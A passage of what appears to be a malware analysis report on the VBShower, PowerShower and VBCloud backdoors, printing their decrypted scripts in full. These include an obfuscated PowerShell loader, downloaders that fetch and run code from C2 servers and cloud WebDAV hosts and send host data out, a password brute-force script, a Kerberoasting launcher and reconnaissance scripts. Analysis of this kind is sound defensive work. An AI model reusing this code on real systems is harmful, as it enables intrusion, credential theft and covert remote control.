
Decrypted and deobfuscated contents of script 3

VBShower::Payload (4) and (5)

VBShower downloads two similar scripts that are designed for installing the VBCloud and PowerShower backdoors. These scripts first download an archive from a hardcoded link and then unpack it into the %ALLUSERSPROFILE% folder. In the case of VBCloud, the script changes the extension of the unpacked file from TXT to VBS and creates a scheduler task to run VBCloud. In the case of PowerShower, the extension of the unpacked file is changed from TXT to PS1, whereupon the script adds the file to the \Run registry branch.

Unlike VBShower's own scripts, downloadable scripts with a payload are present on disk as files, rather than hidden inside alternate data streams.

Besides installing backdoors, these scripts build a report that consists of the names of running processes, their start dates and the commands that started them, registry keys and values in the \Run branch, and a list of files and directories at the path where the archive was unpacked. This report is then sent to the C2 server.



Decrypted and deobfuscated contents of the scripts for downloading and installing VBCloud and PowerShower

PowerShower

PowerShower is nearly identical to VBShower in terms of functionality.

```
Write-Host "Start protocol.";
$predict_vers = "114.0.4";
$CWAWK = "{00}{1}{2}{3}{4}{5}{6}{7}{8}{9}{10}{11}{12}{13}{14}{15}{16}{17}{18}{19}{20}{21}{22}{23}{24}{25}{26}{27}{28}{29}{30}{31}{32}{33}{34}" ;
$BVHBEION = $CWAWK -f "RgB1AG4AYwB0AGkAbwBuACAAVQBHAFEAUgBUAEwAKAAkAG4AaQApAHsACQAkAHIAYQA9ACIAQQBCAEMARABFAEYARwBIAEkASgBLAEwATQBOAE8AUABRAFIAUw
ArACsAKQAJAHsACQAJACQAdgA9ACQAcwByAC4AcwB1AGIAcwB0AHIAaQBuAGcAKAAkAHEAKgA4ACwAIAA4ACkAOwAJAAkAJAB6AD0AWwBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBJAG4AdAA
7AAkAJAByAGgALgBvAHAAZQBuACgAIgBQAE8AUwBUACIALAAgACQAdQByAGwALAAgACQAZgBhAGwAcwBlACkAOwAJACQAcgBoAC4AcwBlAHQATwBwAHQAaQBvAG4AK","AAyACwAJAByAGgAL
AAkAcgBlAHQAdQByAG4AIAAkAHIAaAAuAHMAdABhAHQAdQBzADsAfQBGAHUAbgBjAHQAaQBvAG4AIABJA","E4AWABWAFUASABTACgAJAB1AHIAbAApAAoAewAJACQAcwByAD0AMAA7AAkAZA
GUAcgAoACIAVQBzAGUAcgAtAEEAZwBlAG4Ad","AAiACwAIAAiAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADEAMAAuADAAOwAgAFcAaQBuADYANAA
uACAAPQAgACQAcgBzAFsAMABdADsACQBpAGYAIAAoACQAYgBlAHIAbgAgAC0AZQBxACAAOAAwACkACQB7AAkACQAkAGYAaQB6AD0AKABnAGkAIAAkAGUAbgB2ADoAdABlAG0AcAApAC4AZgB1
AC4AeABzAC4AYQBuAG4AbwB0AGEAdABpAG8AbgAuAEwAZQBuAGcAdABoAF0AIAAtAGoAbwBpAG4AIAAnACcAKQA7AAkACQBJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AIA","
$INXVUHS = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($BVHBEION));$UGQRTL=$INXVUHS;Invoke-Expression $UGQRTL;
```

Sample PowerShower script installed with VBShower

PowerShower downloads additional PowerShell scripts from the C2 and executes these. If the downloaded data begins with the character “P”, PowerShower interprets the data as a ZIP archive, rather than a PowerShell script, and saves the archive to disk as “%TMP%\Firefox.zip”. PowerShower does not unpack the archive, serving as a downloader only.

```
Function UGQRTL($ni) {
    $ra = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    $sr = "";
    $tuo = "";
    $nel = $ni.length - 1;
    for ($h = 0; $h - le $nel; $h++) {
        for ($x = 0; $x - le 63; $x++) {
            if ($ra[$x] - ceq $ni[$h]) {
                $x2 = [Convert]::ToString($x, 2).PadLeft(6, '0');
                $sr += $x2;
            }
        }
    }
    $nel2 = [Convert]::ToInt32($sr.length) / 8 - 1;
    for ($q = 0; $q - le $nel2; $q++) {
        $v = $sr.substring($q * 8, 8);
        $z = [Convert]::ToInt32($v, 2);
        $y = [char]($z);
        if ($v - ceq "00000000") {
            $v1 = $v;
        } else {
            $tuo += $y;
        }
    }
    return $tuo;
}
Function BVHBEION($url) {
    $la = "";
    $t_p = (gi $env: temp).fullname + "\sapp.xtx";
    $tent = [io.file]::ReadAllText($t_p);
    Remove - Item $t_p - force - recurse;
    $la = $tent;
    $rh = New - Object - ComObject Msxml2.ServerXMLHTTP .6 .0;
    $rh.open("POST", $url, $false);
    $rh.setOption(2, $rh.getOption(2));
    $pr = Get - ItemProperty - Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\";
    if ($pr.ProxyEnable - eq "1") {
        $rh.setProxy(2, $pr.ProxyServer);
    }
    $rh.SetRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20200201 Firefox/131.0");
    $rh.send("$la");
    return $rh.status;
}
Function INXVUHS($url) {
    $sr = 0;
    do {
        $rh = New - Object - ComObject Msxml2.ServerXMLHTTP .6 .0;
        $rh.open("GET", $url, $false);
        $rh.setOption(2, $rh.getOption(2));
        $pr = Get - ItemProperty - Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\";
        if ($pr.ProxyEnable - eq "1") {
            $rh.setProxy(2, $pr.ProxyServer);
        }
        $rh.SetRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20200201 Firefox/131.0");
        $rh.send();
        $sr = $rh.status;
        if ($sr - ne 200) {
            $mite = (-join 317. .320 | Get - Random - Count 1) * 1;
            sleep $mite;
        }
    } while ($sr - ne 200);
    return $rh.responseBody;
}
do {
    $rs = INXVUHS "https://                                                                                    ";
    $bern = $rs[0];
    if ($bern - eq 80) {
        $fiz = (gi $env: temp).fullname + "\Firefox.zip";
        [io.file]::WriteAllBytes($fiz, $rs);
    } else {
        $rnd_fl = [System.IO.Path]::GetRandomFileName();
        $lmx = (gi $env: temp).fullname + "\\" + $rnd_fl;
        [io.file]::WriteAllBytes($lmx, $rs);
        $tent = Get - Content $lmx;
        [xml] $cod = $tent;
        $mnd = UGQRTL($cod.Relationships.xs.annotation[-1.. - $cod.Relationships.xs.annotation.Length] - join '');
        Invoke - Expression $mnd;
        Remove - Item $lmx - force;
        $t_p = (gi $env: temp).fullname + "\
        sapp.xtx ";
        if ([System.IO.File]::Exists($t_p)) {
            $sr1 = BVHBEION "https: //                                                                    ";
        }
    }
    sleep 1;
} while ($rs - ne 1)
```

Decoded PowerShower script

The downloaded PowerShell scripts run in memory, without being saved to disk. Most of the scripts save their output to sapp.xtx, which PowerShower then sends as a report to the C2.

The PowerShower scripts use the same C2 domains as VBShower.

PowerShower::Payload (1)

The script gets a list of local groups and their members on remote computers via Active Directory Service Interfaces (ADSI). The script is most often used on domain controllers.

```
$text_PC="[redacted]";
$list="";
$data=$text_PC -split ",";
$na="";
$len=$data.length;
for($num = 0; $num -le $len-1; $num++)
{
    $namepc=$data[$num];
    $list = $list + "PC_name `" + $data[$num] + "`:++++++++++++++++++++++++";
        try
    {
        $computer = [ADSI]"WinNT://$namepc,computer";
        $a = $computer.psbase.children | where { $_.psbase.schemaClassName -eq `group` };
        foreach ($b in $a)
        {
            $list = $list + "Group `" + $b.Name + "`:";
            $group = [ADSI]$_.psbase.Path;      $c = $b.psbase.Invoke("Members");
            foreach ($d in $c)
            {
                $us = $d.GetType().InvokeMember(`Name`, `GetProperty`, $null, $d, $null);
                $list = $list + "       " + $us + "";
            }
        }
    }
    catch
    {
        $list = $list + "ERROR";
    }
}
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $list);;;;
```

Sample script to get a local groups and members list, downloaded and executed by PowerShower

PowerShower::Payload (2)

Script for dictionary attacks on user accounts.

```
$la="";
$pct="Admin12345admin P@ssw0rd 1qaz2wsx qwerty123 QazWsx12345@ newyear P@ssw0rd11 1P@ssword qwedsa 123 1234 123456 111111 1 1
$td=$pct -split " ";
$nl=$td.length;
$ut="Administrator [redacted] user [redacted] n.[redacted]";
$ud=$ut -split " ";
$lus=$ud.length;
for($uns = 0; $uns -le $lus-1; $uns++)
{
    $una = $ud[$uns];
    $la = $la + $una + ":" + "";
    for($mn = 0; $mn -le $nl-1; $mn++)
    {
        $pns=$td[$mn];
        $san = (new-object directoryservices.directoryentry "",$una,$pns).psbase.name -ne $null;
        $la = $la + $pns + ":" + $san + "";
    }
}[io.file]::WriteAllText($env:tmp+"\sapp.xtx", $la);
```

Sample password bruteforcing script, downloaded and executed by PowerShower

PowerShower::Payload (3)

The script unpacks the Firefox.zip archive previously downloaded by the PowerShower backdoor, and executes the keb.ps1 script contained in the archive as a separate PowerShell process with a hidden window. The keb.ps1 script belongs to the popular PowerSploit framework for penetration testing and kicks off a Kerberoasting attack.

```
$ra = $env:temp+"\Firefox.zip";
$ll=New-Object -com shell.application;
$e = $ll.NameSpace($ra);
foreach($tm in $e.items())
{
    $ll.NameSpace($env:temp).copyhere($tm,20);
}
sleep 3;
Remove-Item $ra -Force;
$sp=[wmiclass]"Win32_ProcessStartup";
$sp.psbase.properties["ShowWindow"].Value=$false;
$cm="powershell -ep bypass -w 1 " + $env:tmp + "\keb.ps1";
$rs=([wmiclass]"win32_process").Create($cm,"c:",$sp);
sleep 4;
$insdf = type "C:\ProgramData\kerb-Hash0.txt";
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $insdf);;
```

Sample script that launches a Kerberoasting attack, downloaded and executed by PowerShower

PowerShower::Payload (4)

This script gets a list of administrator groups.

```
$rit33 = $null -ne (whoami /groups /fo csv |  ConvertFrom-Csv | Where-Object { $_.SID -eq `S-1-5-32-544` });
$ri = $rit33;[io.file]::WriteAllText($env:temp+`\sapp.xtx`, $ri);;;;;;
```

Sample script to get a list of administrator groups, downloaded and executed by PowerShower

PowerShower::Payload (5)

This script gets a list of domain controllers.

```
$la4 = nltest /dsgetdc:KGMFA;
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $la4);;;
```

Sample script to get a list of domain controllers, downloaded and executed by PowerShower

PowerShower::Payload (6)

This script gets information about files inside the ProgramData directory.

```
$dr="C:\ProgramData\*";
$la="";$tfs = Get-ChildItem -Path $dr -ErrorAction SilentlyContinue -Force;
foreach($tf in $tfs)
{
    $la=$la+$tf.LastWriteTime+" "+$tf.LastAccessTime+": "+$tf.FullName+" - "+$tf.Length+"";
}
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $la);;
```

Sample script to get information about files inside the ProgramData directory, downloaded and executed by PowerShower

PowerShower::Payload (7)

This script gets the account policy and password policy settings on the local computer.

```
$la = net accounts;
[io.file]::WriteAllText($env:temp+"\sapp.xtx", $la);;;
```

Sample script to get policy settings, downloaded and executed by PowerShower

PowerShower::Payload:: Inveigh

We also observed the use of PowerShell Inveigh, a machine-in-the-middle attack utility used in penetration testing. Inveigh is used for data packet spoofing attacks, and collecting hashes and credentials both by intercepting packets and by using protocol-specific sockets.

The Inveigh script is extracted from the ZIP archive downloaded by PowerShower and runs as described under PowerShower::Payload (3).

```
$fib = "V1dXLUF1dGhlbnRpY2F0ZTo="
$lf = [System.Convert]::FromBase64String($fib)
$zpfl="C:\ProgramData\tempo.txt"
[io.file]::WriteAllBytes($zpfl,$lf)

function inv-inv
{
[CmdletBinding()]
param
(
    [parameter(Mandatory=$false)][Array]$ADIDNSHostsIgnore = ("isatap","wpad"),
    [parameter(Mandatory=$false)][Array]$KerberosHostHeader = "",
    [parameter(Mandatory=$false)][Array]$ProxyIgnore = "Firefox",
    [parameter(Mandatory=$false)][Array]$PcapTCP = ("139","445"),
    [parameter(Mandatory=$false)][Array]$PcapUDP = "",
    [parameter(Mandatory=$false)][Array]$SpooferHostsReply = "",
    [parameter(Mandatory=$false)][Array]$SpooferHostsIgnore = "",
    [parameter(Mandatory=$false)][Array]$SpooferIPsReply = "",
    [parameter(Mandatory=$false)][Array]$SpooferIPsIgnore = "",
    [parameter(Mandatory=$false)][Array]$WPADDirectHosts = "",
    [parameter(Mandatory=$false)][Array]$WPADAuthIgnore = "Firefox",
    [parameter(Mandatory=$false)][Int]$ConsoleQueueLimit = "-1",
    [parameter(Mandatory=$false)][Int]$ConsoleStatus = "",
    [parameter(Mandatory=$false)][Int]$ADIDNSThreshold = "4",
    [parameter(Mandatory=$false)][Int]$ADIDNSTTL = "600",
    [parameter(Mandatory=$false)][Int]$DNSTTL = "30",
    [parameter(Mandatory=$false)][Int]$HTTPPort = "80",
    [parameter(Mandatory=$false)][Int]$HTTPSPort = "443",
    [parameter(Mandatory=$false)][Int]$KerberosCount = "2",
    ...................
    ...................
    [parameter(Mandatory=$false)][ValidateSet("Y","N")][String]$SpooferNonprintable = "Y",
    [parameter(Mandatory=$false)][ValidateSet("Y","N")][String]$SpooferRepeat = "Y",
    [parameter(Mandatory=$false)][ValidateSet("Y","N")][String]$StatusOutput = "Y",
    [parameter(Mandatory=$false)][ValidateSet("Y","N")][String]$StartupChecks = "N",
    [parameter(Mandatory=$false)][ValidateSet("Y","N","Low","Medium")][String]$ConsoleOutput = "N",
    [parameter(Mandatory=$false)][ValidateSet("Auto","Y","N")][String]$Elevated = "Auto",
    [parameter(Mandatory=$false)][ValidateSet("Anonymous","Basic","NTLM","NTLMNoESS")][String]$HTTPAuth = "NTLM",
    [parameter(Mandatory=$false)][ValidateSet("QU","QM")][Array]$mDNSTypes = @("QU"),
    [parameter(Mandatory=$false)][ValidateSet("00","03","20","1B","1C","1D","1E")][Array]$NBNSTypes = @("00","20"),
    [parameter(Mandatory=$false)][ValidateSet("File","Memory")][String]$Pcap = "",
    [parameter(Mandatory=$false)][ValidateSet("Basic","NTLM","NTLMNoESS")][String]$ProxyAuth = "NTLM",
    [parameter(Mandatory=$false)][ValidateSet("0","1","2")][String]$Tool = "0",
    [parameter(Mandatory=$false)][ValidateSet("Anonymous","Basic","NTLM","NTLMNoESS")][String]$WPADAuth = "NTLM",
    [parameter(Mandatory=$false)][ValidateScript({$_.Length -eq 64})][String]$KerberosHash,
    [parameter(Mandatory=$false)][ValidateScript({Test-Path $_})][String]$FileOutputDirectory = "",
    [parameter(Mandatory=$false)][ValidateScript({Test-Path $_})][String]$HTTPDirectory = "",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$HTTPIP = "0.0.0.0",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$IP = "",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$NBNSBruteForceTarget = "",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$ProxyIP = "0.0.0.0",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$SpooferIP = "",
    [parameter(Mandatory=$false)][ValidateScript({$_ -match [System.Net.IPAddress]$_})][String]$WPADIP = "",
    [parameter(Mandatory=$false)][System.Management.Automation.PSCredential]$ADIDNSCredential,
    [parameter(Mandatory=$false)][System.Management.Automation.PSCredential]$KerberosCredential,
    [parameter(Mandatory=$false)][Switch]$Inspect,
    [parameter(ValueFromRemainingArguments=$true)]$invalid_parameter
)

#endregion
#region begin initialization
if($invalid_parameter)
{
    Write-Output "[-] $($invalid_parameter) is not a valid parameter"
    throw
}

$inveigh_version = "1.506"

if(!$IP)
{
```

Sample Inveigh script, downloaded and executed by PowerShower

VBCloud


As described above, VBCloud is installed via VBShower. We found the following module installation paths.

	C:\ProgramData\avp\avp_upd.vbs C:\ProgramData\Adobe\AdobeLog.vbs

	C:\ProgramData\Adobe\manager.vbs C:\ProgramData\Adobe\sysman.vbs C:\ProgramData\Adobe\news_adobe.vbs C:\ProgramData\Adobe\upgrade.vbs C:\ProgramData\Edge\SrvMngrUpd.vbs C:\ProgramData\Edge\intelog.vbs C:\ProgramData\Chrome\ChromeSys.vbs

Sample VBCloud main module paths

The core functionality of the VBCloud module duplicates that of VBShower: both download and run PowerShell scripts with a payload, and then send the output to the C2. Unlike VBShower, however, VBCloud uses public cloud storage as the C2.



Sample VBCloud script

The VBCloud script does not contain any loops, and it is designed to execute only once. However, it gets triggered by a scheduled task every time the user logs into the system, which means it will run frequently. We've also seen variants of the backdoor that executed their core functionality in a loop with a thirty-minute delay between repetitions. These variants ran the script once via the \Run registry branch when the system booted up for the first time after being infected.

```
On Error Resume Next
Set ydbwpizfpk = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
ydbwpizfpk.GetStringValue &H80000000, "CLSID\{72C24DD5-D70A-438B-8A42-98424B88AFB8}\ProgID", "", WScript_Shell
ydbwpizfpk.GetStringValue &H80000000, "CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID", "", Msxml2_ServerXMLHTTP
Set XMLHTTP = CreateObject(Msxml2_ServerXMLHTTP)
ntjetdcrva = XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva
sawfoecuuz = "Software\Microsoft\Windows\CurrentVersion\"
ydbwpizfpk.GetStringValue &H80000001, sawfoecuuz & "Internet Settings","ProxyServer", srfdugtifv
ydbwpizfpk.GetDWORDValue &H80000001, sawfoecuuz & "Internet Settings","ProxyEnable", dnguvphujg
If ((VarType(srfdugtifv) <> vbNull) And (dnguvphujg = 1)) Then
    XMLHTTP.setProxy 2, srfdugtifv
End If
uouejkergy = CreateObject(WScript_Shell).ExpandEnvironmentStrings("%ProgramData%") & "\Intel"
Dim scriptNames
scriptNames = Array("criclyqnduv.txt", "jhflenoqelp.txt", "avnwiabihik.txt")
XMLHTTP.open "MKCOL", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/kmsobuqjquut" , false, "[redacted]o@gmail.com", "[redacted]"
ntjetdcrva = XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.setRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.send ""
XMLHTTP.open "MKCOL", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/rwqdmpaohxns" , false, "anna.s.a.da.rul.o@gmail.com", "[redacted]"
ntjetdcrva = XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.setRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.send ""
if Err.Number = -2147012889 Or Err.Number = -2147012894 Or Err.Number = -2147012744 Or (XMLHTTP.Status <> 405 and XMLHTTP.Status <> 201) Then
    XMLHTTP.open "MKCOL", "https://webdav.mydrive.ch/kmsobuqjquut" , false, "[redacted]", "[redacted]"
    ntjetdcrva = XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.setRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.send ""
    XMLHTTP.open "MKCOL", "https://webdav.mydrive.ch/rwqdmpaohxns" , false, "[redacted]", "[redacted]"
    ntjetdcrva = XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.setRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.send ""
    Randomize
    XMLHTTP.open "PUT", "https://webdav.mydrive.ch/kmsobuqjquut/" & int(Rnd() * 1000) & ".txt", false, "[redacted]", "[redacted]"
    XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store" : XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0"
    XMLHTTP.Send int(Rnd() * 100000)
    XMLHTTP.Open "GET", "https://webdav.mydrive.ch/rwqdmpaohxns/criclyqnduv.txt", false, "[redacted]", "[redacted]"
    XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store" : XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0"
    XMLHTTP.Send
    If XMLHTTP.Status = 200 Then
        mbzrojzgvu = XMLHTTP.ResponseText
        response = decrypt(mbzrojzgvu)
        XMLHTTP.Open "DELETE", "https://webdav.mydrive.ch/rwqdmpaohxns/criclyqnduv.txt", false, "[redacted]", "[redacted]" : XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded"
        XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store" : XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0" : XMLHTTP.Send
        Execute(response)
    End If
Else
    For each rjsffiurlp in GetObject("winmgmts:\\.\root\cimv2").ExecQuery("Select * from Win32_NetworkAdapter where physicaladapter=true")
        If not isnull(rjsffiurlp.MACAddress) then
            mbzrojzgvu = mbzrojzgvu & rjsffiurlp.MACAddress & " - " & rjsffiurlp.description & VbCr
        End If
    Next
    mbzrojzgvu = mbzrojzgvu & CreateObject("Wscript.Network").UserName
    randomize
    ktlryrstrw = now()
    affoiyomgw = Right("0" & Day(ktlryrstrw), 2) & Right("0" & Month(ktlryrstrw), 2) & Right("00" & Year(ktlryrstrw), 2) & "_" & Right("0" & Hour(ktlryrstrw), 2) & Right("0" & Minute(ktlryrstrw), 2) & Right("0" & Second(ktlryrstrw), 2)
    dim zkwukparey
    zkwukparey = Array(".txt", ".rtf", ".doc", ".ppt", ".mds", ".png", ".jpeg")
    ernafllqbw = affoiyomgw & zkwukparey(Int((Ubound(zkwukparey) + 1) * Rnd()))
    XMLHTTP.open "PUT", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/kmsobuqjquut/" & ernafllqbw, false, "[redacted].o@gmail.com", "[redacted]"
    ntjetdcrva=XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store"
    XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0" : XMLHTTP.Send mbzrojzgvu
    For Each scriptName In scriptNames
        XMLHTTP.Open "GET", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/rwqdmpaohxns/" & scriptName, false, "[redacted].o@gmail.com", "[redacted]"
        ntjetdcrva=XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store"
        XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0" : XMLHTTP.Send
        If XMLHTTP.Status = 200 Then
            mbzrojzgvu = XMLHTTP.ResponseText : response = decrypt(mbzrojzgvu)
            XMLHTTP.Open "DELETE", "https://kim.nl.tab.digital/remote.php/dav/files/[redacted].o%40gmail.com/rwqdmpaohxns/" & scriptName, false, "[redacted].o@gmail.com", "[redacted]"
            ntjetdcrva=XMLHTTP.getOption(2) : XMLHTTP.setOption 2, ntjetdcrva : XMLHTTP.SetRequestHeader "Content-Type", "application/x-www-from-urlencoded" : XMLHTTP.SetRequestHeader "Cache-Control", "no-cache, no-store"
            XMLHTTP.SetRequestHeader "Cache-Control", "max-age=0" : XMLHTTP.Send
            Execute(response)
        End If
        WScript.Sleep(20000)
    Next
End If

Function decrypt(mbzrojzgvu)
    On Error Resume Next
    fbwkieuyfb = Mid(mbzrojzgvu,1,100)
    mnyadkupzl = 1
    For dyuntzcimj = 101 To Len(mbzrojzgvu) Step 2
    if mnyadkupzl = len(fbwkieuyfb) Then
        mnyadkupzl = 1
    end if
    zqqlrifzhb = Mid(mbzrojzgvu, dyuntzcimj, 2)
    bnvksdckpk = Chr(("&H" & Mid(fbwkieuyfb, mnyadkupzl, 1)) Xor ("&H" & zqqlrifzhb))
    mnyadkupzl = mnyadkupzl + 1
    yqlgdmyrbu = yqlgdmyrbu + bnvksdckpk
    Next
    decrypt = yqlgdmyrbu
End Function
```

Decrypted and deobfuscated VBCloud script

VBCloud does the following:

- Check the availability of the kim.nl.tab.digital WebDav server by sending an HTTP MKCOL request to create the directories named “kmsobuqjquut” and “rwqdmpaohxns” with the credentials hardcoded in the script. If the server is unavailable, the script switches to the backup address “webdav.mydrive.ch”.
- If the WebDav server is available, create a file in the “kmsobuqjquut” directory on that server via an HTTP PUT The file name follows the pattern ddmmyy_HHMMSS, and the extension is randomly selected from among TXT, RTF, DOC, PPT, MDS, PNG and JPEG. We have seen files named “070824_001919.txt” and “250724_002919.doc”. Files like these contain the username and MAC addresses of network adapters, effectively confirming that the script is active on the infected system.
- The Trojan then attempts to download one of three files from the “rwqdmpaohxns” directory: “criclyqnduv.txt”, “jhflenoqelp.txt” or “avnwiabihik.txt”. If VBCloud successfully downloads the file, it immediately deletes it from the cloud with an HTTP DELETE request, and then executes it in the current process via the Execute() function after decrypting the contents. As in the case of PowerShower, the payload can be made up of various scripts.

VBCloud::Payload (1)

This script is designed to send information about disks to the C2.

```
On Error Resume Next
set mddsxdzkjvjkh = CreateObject("MSXML2.ServerXMLHTTP.6.0")
